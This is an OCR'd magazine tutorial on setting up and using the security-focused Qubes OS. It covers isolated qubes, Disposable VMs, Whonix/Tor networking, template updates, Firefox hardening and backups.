
Hardware Requirements

Running several VMs at once is an onerous task, so you'll want as much RAM as possible. The official minimum is 6GB but you can easily run this out by starting a few VMs and running a browser in each one. At least 32GB of disk space is required but, again, more is better. Even a simple Qubes setup might end up with four desktop Linux VMs. Imagine if each of those grew to the size of your current install. CPU-wise, anything with a few cores from the last decade will work. Well sort of. And here comes the tricky part. In order to do all this virtualisation magic at pace, Qubes requires your CPU to have some special virtualisation extensions. And that these be turned on in the UEFI. These are known on Intel as Vt-d and on AMD as AMD-Vi, and sometimes on both as IOMMU. These are in addition to the more common Intel Vt-x and AMD-V. Once activated, you can check they are working as expected (in any Linux flavour) by looking for DMAR (DMA Remapping) entries in the kernel log with dmesg | grep DMAR .If they don't show up there, you may need to boot with either the intel_iommu=on or amd_iommu=on kernel parameters. You can run Qubes without these extensions (it warns you if they're not there), but it is much slower and slightly less secure.


Configure your Qubes

Find out where Qubes differs from other distros and join the single-use society with Disposable qubes.

After fumbling your way around Qubes for a few minutes, you'll likely be impressed. But you'll also likely have noticed that some fairly standard desktop things don't seem to work the same. One of these is copying and pasting, particularly between qubes. The main desktop uses a global clipboard, while the other qubes all have their own private clipboards. So, the usual Ctrl+C and Ctrl+V work as expected while inside a particular qube. But if you want to copy something from one clipboard to another, you need to also use the global clipboard. This is just a matter of some additional digit gymnastics, namely Ctrl+C to first copy to the qube's clipboard, then Ctrl+Shift+C to copy to the global clipboard. Then in the qube you want to paste into, do Ctrl+Shift+V to paste the global clipboard into the qube's clipboard, then finally Ctrl+V to paste. When you use the global clipboard, you'll see a notification of exactly how many bytes are being transferred, so you'll know if any clipboard hijacking malware is afoot.



› Just because you have five qubes to update doesn't mean it will be five times as painful as regular updates.



You might want to copy files between qubes – that is OK, but do be careful about, say, taking some malware sample you downloaded in the **Untrusted** qube and copying to somewhere where it could do harm. That would undermine the whole security by isolation thing. Anyway, you can't use regular drag and drop to copy files between qubes, but if you right-click any file in the *Thunar File Manager,* you'll see a Copy To Other Qube option. Which does what you want. Generally speaking, it's better to copy in the direction of higher trust to lower trust, with some obvious exceptions (for example, don't put super-secret files on an **Untrusted** qube).

Also in *Thunar,* you'll find an option to open or edit a file in a Disposable qube. This is prudent if you're for some reason dealing with files that you don't trust. You might want to change things to do with the desktop environment. The background can be changed in the usual right-click the desktop and select Desktop Settings way. All the other options are hidden in the main menu. Select the cog from the left and you'll find the bread and butter options under System Settings.

This cog menu houses all options to do with **Dom0**. If you want to run a terminal, text editor or the like in **Dom0**, the requisite shortcuts are interred in the Other menu. Generally speaking, you shouldn't really be using **Dom0** to store personal things. There's a better qube for that. Sooner or later, you'll need to do some administration on **Dom0**, and there's a plethora of tools in the Qubes Tools menu to do just that.

Isolated updates

You might be notified about available updates in the system tray, or you might be tempted to force the issue by starting *Qubes Update* yourself. Either way, updates in Qubes are a little different. It will surely be a mercy to hear you don't have to update the individual qubes in the traditional way. All you need do (thanks to the clever way the filesystems are built) is update the underlying

Disposable qubes

We big-upped Disposable Virtual Machines earlier, so let's see how they work. If you look in the default-dvm qube menu (it's italicised to indicate its disposablility), you'll see shortcuts for Firefox and Terminal. This is pretty bare-bones, but what do you really need in something that is throwaway?

See over the page if you want more. Open the main menu and find the whonix-workstation-17-dvm qube. This is the preconfigured Whonix Disposable qube. There's also a Fedora Disposable (called default-dvm and used by the firewall and USB qubes), but this one is more interesting. It contains the Tor Browser and System Check. This might tell you that the template needs to be upgraded, in which case you can either follow the terminal instructions or use Qubes's updater. Let's open the Tor Browser. This takes a minute while a new qube (called disp followed by a random number to indicate its transience) is spun up.


The Tor connection itself has already been initiated in the sys-whonix qube, so we don't need to wait for that. If you also open a terminal in this Disposable VM, you'll see that another qube (ending in a different number) is spun up. Once you shut both of these down, all trace of them is expunged. These really are single-use tools.

template VMs. So that means in a default install (where the Debian and Whonix images aren't used), all you need to do is keep the Fedora template updated. This is much more efficient than chugging through the same *Dnf* updates in several terminal windows.

Eagle-eyed readers may have spotted that this process doesn't update **Dom0**. And it turns out this doesn't matter. **Dom0** is isolated from the network VMs, so it's hard to imagine it contracting anything bad. It's also hard to update such an air-gapped machine. If you have a burning desire to do so, though, you should look at the relevant documentation at **www.qubes-os.org/doc/dom0-secure-updates/**. If you're unconvinced, see for yourself by opening a **Dom0** terminal (from that Other menu) and trying to ping your local network. There are always exceptions, though, and occasionally you're prompted to install something from the Qubes Security Bulletin (QSB) via the updater. This might be an update to **Dom0** (for example, the desktop) or the *Xen* hypervisor. Since **Dom0** has no internet, a service proxy is temporarily connected to facilitate data flow.

The included AppVM qubes (**Personal**, **Work** and so on), together with the use of Disposable VMs when you want to leave no trace, should be enough for most people. Otherwise Qubes provides ample mechanisms for making new qubes and customising the bejesus out of them. Or you can clone an existing qube. Or you can use Qubes's powerful template system.

Remember, the template qubes themselves aren't for regular use, they're just there to bootstrap app qubes. Any changes to user directories in an app qube are stored without touching the template, so your personal files and things such as settings and bookmarks persist after a shutdown. So, you can create multiple qubes from the same template without worrying about cross-contamination. And the template itself remains untouched. One possible source of such pollution might be PDF files, which can be malicious. Many a PDF rendering engine has been found vulnerable in the past to carefully crafted documents. Thankfully, Qubes allows you to right-click a PDF file and transform it to a trusted PDF. The result is the original file stripped of any dynamic content, including embedded fonts, vastly reducing any attack surface.




› Additional repositories are configured from Qubes's Global Config tool. You can then run Arch, btw.

Squaring the software circle

When you modify system directories inside an app qube (for example, by installing some software), those changes are lost when the qube is shut down. The next time it starts, its root filesystem is inherited from the corresponding template. You can use *Dnf* to install anything you need for that session. However, you need to do it again if you need that software again. Naturally, this becomes boring if you want to use the same program a few times. If you want applications to persist across reboots, then you either need to install them locally (for example, as a Flatpak or Snap or in your **home** or **/usr/local** directory) or you should modify the template. We mentioned that you're not supposed to use the templates for everyday use, but an exception is made for installing software. Note that this software isn't run on the template qubes themselves, but on the app qubes that are based on them.

One obvious thing that's missing in the app qubes' terminals is tab completion. We can sort that by opening a terminal in the Fedora **Template** qube and running `sudo dnf install bash-completion`. This one hack will make your command-line life (in all the persona qubes) much more pleasant. There are things that you may prefer not to install on the templates, but nonetheless need on multiple qubes (or across multiple sessions). Instead, you can clone a template and install what you need there, and then use that as a template for future, potentially suspect qubes. The template qubes have almost no network access, but a so-called updates proxy allows *Dnf* (on Fedora) or *Apt* (on Debian) to communicate with their repositories. Note that it's really not recommended to install RPM or DEB files in a template. Not only are you setting yourself up for dependency hell (and having to manually copy those dependencies into the template), but there are also risks associated with being too lazy to check GPG signatures or keep that software updated. If you really must use these kind of packages regularly, it's recommended to install them in a Standalone qube. But anyway, we digress.



› You can connect USB devices or internal storage to individual qubes. Microphones might be tricky.

Sending packets over Qubes tubes

Get Qubes working the way you want, find out how networking works, and start making your own qubes.

Despite each qube's application menu only having a few entries, there are quite a few utilities installed by default. If you want to give them a menu shortcut, go to that qube's settings (in *Qube Manager)* and go to the Applications tab. Most likely you'll want to give *KeePassXC* an icon in the **Vault** qube. Any GUI apps you later install find their way into that Applications tab. You can use the refresh menu button to update the main menu immediately.

Secure networks

Each qube has its own private IP (beginning with 10; you can see them in *Qube Manager)* and the AppVMs can't see or even ping each other (try it). You'll also see in *Qube Manager* that **Dom0** has n/a in its IP address column, as it has no network access. We mentioned the **sys-firewall** (used by everything except Whonix) and **sys-whonix** NetVMs previously. And now if you dig deeper, you can see that the **sys-whonix** qube actually uses **sys-firewall** under the hood. This makes sense as we want Tor traffic to be subject to firewall rules, too. Going one step deeper, you can see that the **firewall** qube uses **sys-net**, which is the qube that actually connects to any Wi-Fi or Ethernet adaptors.


We haven't really talked about what (or who) Whonix is. So let's change that. It's a privacy-focused OS (like Qubes) that runs in a VM. Actually two VMs. A gateway and a workstation. Also like Qubes, the workstation is isolated from the network and relies on the gateway to connect. That gateway (which is what **sys-whonix** is in Qubes) acts as a Tor router. The combination of Qubes and Whonix, then, seems pretty ironclad – as traffic inside a Whonix app qube is about three virtual hops (each in theory adding a layer of filtering/encryption/security) away from any hardware.

The padlock icon in the top-right houses a menu that shows which qubes are using the Tor network. You can run *Sdwdate* (from the Secure Distributed Web Network Time Synchronisation project, see **https://github.com/Kicksecure/sdwdate**) in each of these to ensure time is consistent. Traditional tools like *Ntpdate* don't work well with Tor (and if you're truly paranoid, you wouldn't want to connect to a clearnet NTP server, even over Tor). The small time drifts that happen in your hardware could lead to log files getting confused and time-sensitive encryption keys failing. Before you start the *Tor Browser,* check the accompanying downloader tool in case there's an update.


As a lot of what you might use Qubes for happens in a browser, and as *Firefox* is an excellent choice of browser, we'd like to devote some space to hardening it. Even if you're not using Qubes, you may find this useful. If you haven't already, change the default search engine to DuckDuckGo. You might even want to install *Firefox's* Multi-Account Container extension, to keep different logins to the same site isolated. But perhaps Qubes by its very nature already does this for you.

For maximum privacy (like you're avoiding three-letter agency kind of privacy), you would, of course, use the *Tor Browser.* But there is a community dedicated to customising *Firefox* for maximum privacy so you can still enjoy a conventional browsing experience. At the cutting edge of this effort is the Arkenfox project (**https://github.com/arkenfox/user.js/**), which provides a **user.js** file with every possible paranoia tweak activated. This isn't something you can use out of the box, though (lots of sites don't work with the file).

Something that you can use immediately, though, is *BetterFox* (**https://github.com/yokoffing/BetterFox**), which also provides its own preferences file. Follow the instructions there (especially the backing up your profile part, so that things can be easily restored) to download **user.js** and drop it in your **profile** directory. You'll also want to keep following the instructions to install an ad blocker and possibly enable *NextDNS*, too, to protect against suspect domain names. *BetterFox*



› This screenshot cannot convey how choppy video streaming is in Qubes.




› It's amazingly easy to create and configure a new VM. The four kinds of AppVM are succinctly described here.

also makes several performance improvements and enables smoother scrolling. You can, of course, study the documentation and manually disable or further tweak some of these.

Getting *Firefox* configuration changes to stick in a Disposable template is a little nuanced (obviously, getting anything to stick in a Disposable qube based on that template is fruitless). It goes against best practice to run *Firefox* (or anything other than system updates) in a Template qube, since this adds a new profile, which introduces some stateful data. And this could just about conceivably introduce compromise. But Disposable templates are really App qubes, so it's less frowned upon here. There's an interesting thread on this topic at the Qubes forum (**https://bit.ly/LXF321QubesForum**), which we'll leave you to peruse.

Having extolled the virtues of Qubes, we should point out that it's not suitable for all purposes. Qubes never claimed to be a gaming distro, and if it did, it would be a terrible one. There is no video hardware acceleration, it's software all the way down. This also means that watching high-res, full-screen YouTube (or PeerTube) videos is a non-starter. In fact, to watch anything full-screen you need to give the app qube it's running in the appropriate permissions. It is possible to run Qubes with PCIe passthrough to a discrete GPU – see, for example, **https://bit.ly/LXF321Qubes**



› Backups are easy with Qubes. You needn't worry about backing up the default templates, since these can easily be recovered.

Passthrough. When this works, it enables you to have, for instance, a Windows VM that can run games at very near full speed. A more suitable application for Qubes might be for using the GPU for password cracking or AI modelling. Getting all that working is hardware dependent and far beyond the scope of this introduction.

Backup Qubes

It's never too late (as we see the end of the page fast approaching) to back up. And Qubes thoughtfully makes backing up your qubes very easy. You'll find a *Backup Qubes* tool in the Qubes Tools menu. And you can back up to USB devices (once you enable them) or other qubes. You need to supply (and remember) a passphrase, because backups are (of course) encrypted. The *Restore Qubes* tool includes a helpful option to verify the integrity of backup files, so you can ensure they're doing what they're supposed to.

Hopefully, by now you've seen that Qubes is indeed a reasonably secure operating system. But no OS on its own can truly protect you against all threats. And certainly can't protect you from your own (in)actions. Good digital hygiene is pretty much an essential skill for surviving the internet today. This means using strong passphrases, stored in a password manager, applying updates, being incredibly cautious about email attachments (and the princes who send them), and checking the authenticity (using GPG signatures) of any software you download. Qubes doesn't excuse you from any of these duties. If you let your guard down, and the **Dom0** VM somehow gets compromised, it's game over. An attacker would have access to not only your qubes but also (through the hypervisor) your hardware and network. And on that cheery note, we'll leave you to your qubes. LXF

